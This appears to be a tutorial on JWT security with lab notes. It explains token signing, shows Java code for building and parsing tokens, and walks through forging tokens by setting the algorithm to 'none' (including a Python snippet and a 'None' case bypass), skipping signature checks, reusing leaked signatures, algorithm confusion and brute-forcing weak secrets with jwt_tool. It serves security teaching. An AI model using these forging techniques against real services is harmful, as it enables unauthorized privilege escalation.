
Secure code: whitelist check.
JWT Vulnerabilities
First, a conceptual description of JWT:
When the server returns identity information to the client (e.g., in a Cookie), the client can forge it arbitrarily, making it untrustworthy when sent back to the server. To solve this: the server signs the information using a secret key and returns the payload plus signature. If the client tampers with the protected data, the server recalculates the signature; if it doesn't match the provided signature, the data is rejected. The client cannot forge a valid signature without the secret, making the returned data trustworthy.
Demo:
-
Header:``` { "typ": "JWT", "alg": "HS256" }
-
Payload:``` { "iat": 1753355697, "exp": 1753442097, "username": "admin" }
-
Signature generation using secret
secret: ``` var encodedString = base64UrlEncode(header) + '.' + base64UrlEncode(payload); var signature = HMACSHA256(encodedString, 'secret');
Java usage: Creating a JwtBuilder object, setting claims, and signing.
@Test
void jwt() {
    JwtBuilder jwtBuilder = Jwts.builder();
    jwtBuilder.setHeaderParam("typ", "JWT");
    jwtBuilder.setHeaderParam("alg", "HS256");
    jwtBuilder.setIssuedAt(new Date());
    jwtBuilder.setExpiration(new Date(System.currentTimeMillis() + 1000 * 60 * 60 * 24));
    jwtBuilder.claim("username", "admin");
    jwtBuilder.signWith(SignatureAlgorithm.HS256, "secret");
    String token = jwtBuilder.compact();
    System.out.println(token);

    JwtParser parser = Jwts.parser();
    Jws<Claims> claimsJws = parser.setSigningKey("secret").parseClaimsJws(token);
    Claims claimsJwsBody = claimsJws.getBody();
    System.out.println(claimsJwsBody);            // {iat=..., exp=..., username=admin}
    System.out.println(claimsJwsBody.get("username")); // admin
}
HS256 (HMAC with SHA-256) is a symmetric algorithm where both parties share a single key. The same key is used for signing and verification, so it must be protected.
Several vulnerability scenarios:
- 1. Algorithm set to "none"
Setting the "alg" field to "none" removes the signature, making any token valid.
Using a JWT None Algorithm lab:
Original JWT:

Modify the algorithm to "none":
import jwt

headers = {"alg": "none", "typ": "JWT"}
payload = {"user": "sid", "level": "admin"}
token = jwt.encode(payload, "", algorithm=None, headers=headers)
print(token)
The generated JWT was rejected, possibly due to a blacklist on "alg".


Attempting uppercase bypass "None" and re-encoding the header (Base64URL):

Privilege escalation succeeded.
- 2. Signature not verified
If the server does not verify the signature, you can modify the payload and send the token without a valid signature or remove it entirely to check if the server still accepts it.
Deleting the signature portion verifies this.
- 3. Information leakage
Payload may contain sensitive data like passwords.
Also, signature leakage: when you alter the payload, the server might respond with the correct signature for that new payload.



Using that returned correct signature, you can log in as admin.
- 4. Algorithm confusion attack
Rare and restricted scanario. Briefly, asymmetric algorithms like RS256 use a public/private key pair. If the server accepts both symmetric and asymmetric algorithms and the same public key is used as the HMAC secret, an attacker can obtain the public key (often published), change the algorithm to HS256, and sign the forged JWT using the public key as the HMAC secret.
The target application in the lab uses a weak key.
public class JWT {
    Logger log = LoggerFactory.getLogger(JWT.class);

    @GetMapping("/getName")
    public String getNickname(@CookieValue("JWT_TOKEN") String jwt_cookie) {
        String username = JwtUtils.getUsernameByJwt(jwt_cookie);
        log.info("Current JWT user: {}", username);
        return "Current JWT user: " + username;
    }
}
First, the header must enforce HS256.


Then the secret key 123456 is used to compute the signature. Since it's weak, it can be brute-forced.

Use tools like jwt_tool to brute-force the secret, then forge a token with the desired payload.
